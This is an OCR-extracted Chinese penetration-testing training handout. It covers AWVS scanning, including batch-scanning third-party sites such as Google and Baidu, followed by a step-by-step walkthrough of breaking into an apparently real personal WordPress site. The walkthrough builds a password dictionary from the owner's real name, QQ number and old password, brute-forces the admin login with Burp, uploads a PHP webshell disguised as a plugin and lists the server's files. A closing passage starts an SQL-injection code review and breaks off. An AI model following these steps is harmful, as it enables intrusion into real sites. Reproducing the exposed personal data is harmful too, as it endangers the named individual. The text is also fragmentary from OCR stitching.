`Option` 界面。我们可以看到 `Target` 界面为我们提供了一些信息，比如服务器版本。我们也可以按需选择服务器所使用的环境。




点击下一步之后，我们来到了 `Login` 界面，这里我们可以设置登录所需的凭证。我们这里先保留默认。



再点击下一步，等待一下，然后就开始了。扫描完成之后，我们再来看主界面。




`Web Alerts` 中会提示存在的漏洞。`Site Structure` 中会显示站点结构。我们随便选择一个漏洞看一下。它提示了站点中有一个 CSRF 漏洞。




这里就有可能是个误报，虽然 AWVS 很强大，但是误报也是很常见的。大家以后碰到的时候无视它就好了。


登录后的扫描



就是在 `Login` 界面的 `Form Authentication` 分组框中输入所需的Cookie。我们点击旁边的“新建”按钮（一张纸的图标），在弹出来的窗口中登录网站，来创建登录凭证。



登录完毕之后点击右下角的 `Finish` ，然后会弹出来一个文件选择框，保存文件即可。




之后我们点击旁边的"打开"按钮（文件夹的图标），选择刚刚保存的文件，并点击 `Next` 。这样我们就能执行登录状态下的扫描了。

批量扫描

思路来自：http://zone.wooyun.org/content/20325。


利用 AWVS 会采集目标站点的外链的特点，达到批量扫描的效果。




比如，我们可以创建一个 HTML 文件，里面包含要扫描的全部链接，比如我们要扫描谷歌、百度、优酷以及其他网站，我们就可以新建一个 `4.html` ，内容为：

```
<a href="http://www.google.com">test</a>
<a href="http://www.baidu.com">test</a>
<a href="http://www.youku.com">test</a>
...
```

然后将这个页面在本地部署，假设，我们可以通过 `http://localhost/subject/4.html` 访问。然后将其填写到 `Website URL` 中。



一直点击“下一步”，直到 `Finish` 界面，我们可以看到，我们指定的站点全部出现在下方的列表框中，我们把他们全部勾选。之后点击 `Finish` 按钮开始批量扫描。


Scan Wizard
Scan Type
Options
Target
Login
Finish
Finish
After analyzing the website responses, we have compiled a list of recommendations for the current scan.
AcuSensor setup
AcuSensor is enabled on Acunetix WVS but seems not to be configured on the target server(s). Install the sensor on your target server(s). If the sensor is already installed, set the correct password for the server(s) by clicking on customize. You can verify if a specific server responds by using the test button from the sensor settings.
Customize
Case insensitive server
It seems that the server is using CASE-insensitive URLs. If you want to set case insensitive crawling check below, otherwise value from settings will be used.
CASE insensitive crawling
Additional hosts detected
Some additional hosts were detected. Select the hosts to include in the scan. Ensure that you have permission to scan the hosts selected.
www.baidu.com
www.google.com
www.youku.com
Save customized scan settings
acunetix
< Back
Finish
Cancel

米斯特白帽培训讲义 实战篇 WordPress

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

目标是 `http://hzwer.com` 。

首先有学员社到了他的个人信息和老密码：



然后我们利用 `www.caimima.net` 这个网站来生成字典。

我们在“姓名简拼”中输入“hzw”，“英文名”中输入“hzwer”，姓名全拼中输入“huangzhewen”，“QQ 号”中输入“598460606”，“历史密码”中输入“286300346”。

hzw	huangzhewen
hzwer	用户名
手机号	598460606
出生日期	特殊数字
邮箱前缀	286300346
伴侣姓名简拼	伴侣姓名全拼

然后点击提交：

最有可能使用的密码

hzw286300346 h286300346 hzwer286300346 Hzwer286300346 h286300346
hzw598460606 h598460606 hzwer598460606 Hzwer598460606 h598460606
hzw520 hzw5201314 hzw1314 hzw123 hzw123456
huangzhewen520 huangzhewen123 huangzhewen1314 hzwer520 hzwer5201314

查看更多

然后点击查看更多：




```
286300346
286300346.
hzw286300346
hzw286300346.
286300346hzw
286300346hzw.
h286300346
h286300346.
HZW286300346
HZW286300346.
286300346HZW
286300346HZW.
H286300346
H286300346.
hzwer286300346
hzwer286300346.
286300346hzwer
286300346hzwer.
HZWER286300346
HZWER286300346.
286300346HZWER
286300346HZWER.
a286300346
a286300346.
A286300346
A286300346.
qq286300346
qq286300346.
QQ286300346
QQ286300346.
yy286300346
yy286300346.
YY286300346
YY286300346.
aa286300346
aa286300346.
AA286300346
AA286300346.
abc286300346
abc286300346
```




把这个东西保存为 `hzwer.txt` 。

然后他的网站是 WordPress 程序，登录页面是 `wp-login.php` ，直接访问它。我们尝试为用户名输入 `admin` ，密码随便输入然后提交：



显示“为用户名 `admin` 指定的密码不正确”，说明用户名 `admin` 是存在的。

接下来要爆破密码，打开 Burp 抓包：



发送到 Intruder，进行爆破。选择之前保存的字典：

http://ww2.sinaimg.cn/large/841aea59jw1fb49r8kmxnj20ye0r576g.jpg

爆破成功之后，登录后台，鼠标移动到左侧的“插件”，然后点击“安装插件”：



http://hzwer.com/wp-admin/pl
添加插件 ‹ hzwer.com — Wo
猜密码 -精准分析个人密码|
360登录管家
想安全保存该网站的密码吗？（若您使用网吧等
hzwer.com
0
新建
仪表盘
首页
更新
文章
多媒体
链接
页面
评论
多说评论
外观
插件
用户
工具
设置
BWP Sitemaps
BWP Minify
Term Order
主题设置
仪表盘
欢迎使用WordPress！
我们准备了几个链接供您开始：
开始使用
自定义您的站点
或更换主题
概览
已安装的插件
安装插件
编辑
lianyue_theme主
活动
最近发布
上午10:47 今天
BestCoder Rou
上午10:24 07月20日
【cf698X】Cod
下午2:25 07月16日
AHSOFNU NOIP

在之后的页面中点击“上传插件”。

我们把一句话写入 `a.php`，将它压缩为 `b.zip`。然后在上传页面处选择该文件后，点击“现在安装”：



WebShell 上传到了 `/wp-content/upgrade/b/a.php`。拿菜刀连接便可成功拿到 Shell。


hzwer.com
/home/geekcom/domains/hzwer.com/
读取
星期日 2016-07-24 六月廿一
103.28.248.120
目录(7),文件(0)
名称
时间
大小
属性
home
geekcom
domains
hzwer.com
public_html
cgi-bin
wp-admin
wp-content
wp-includes
2048
stats
public_ftp
logs
.htpasswd
private_html
stats 2016-07-24 00:12:26 4096 0755
public_ftp 2013-11-06 17:31:14 4096 0711
logs 2016-07-24 00:12:26 4096 0700
.htpasswd 2013-11-06 17:31:14 4096 0755
public_html 2016-07-24 17:32:27 4096 0755
private_html 2013-11-06 19:49:15 4096 0755
2013-11-06 20:21:40 4096 0755
站点类别
默认类别
Type1
日程提醒
GB2312

米斯特白帽培训讲义 实战篇 南方 0day

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

搜索

关键词：`inurl:"HomeMarket.asp"`。

下载与部署

http://www.jb51.net/article/5336.htm

SQL 注入

我们打算检测其中的 SQL 注入漏洞，由于 ASP 代码基本没有什么好的过滤，一般一查一个准。为了搜索 SQL 注入漏洞，我们可以使用 `sql`、`conn` 这类名称、或者 `execute` 这类函数来定位到数据库查询低吗位置。

比如在 `NewsType.asp` 的 14 ~ 32 行，我们发现了：

```
<%
' ...
BigClass=request("BigClass")
SmallClass=request("SmallClass")
' ...
%>
<%
if BigClass<>"" and SmallClass<>"" then
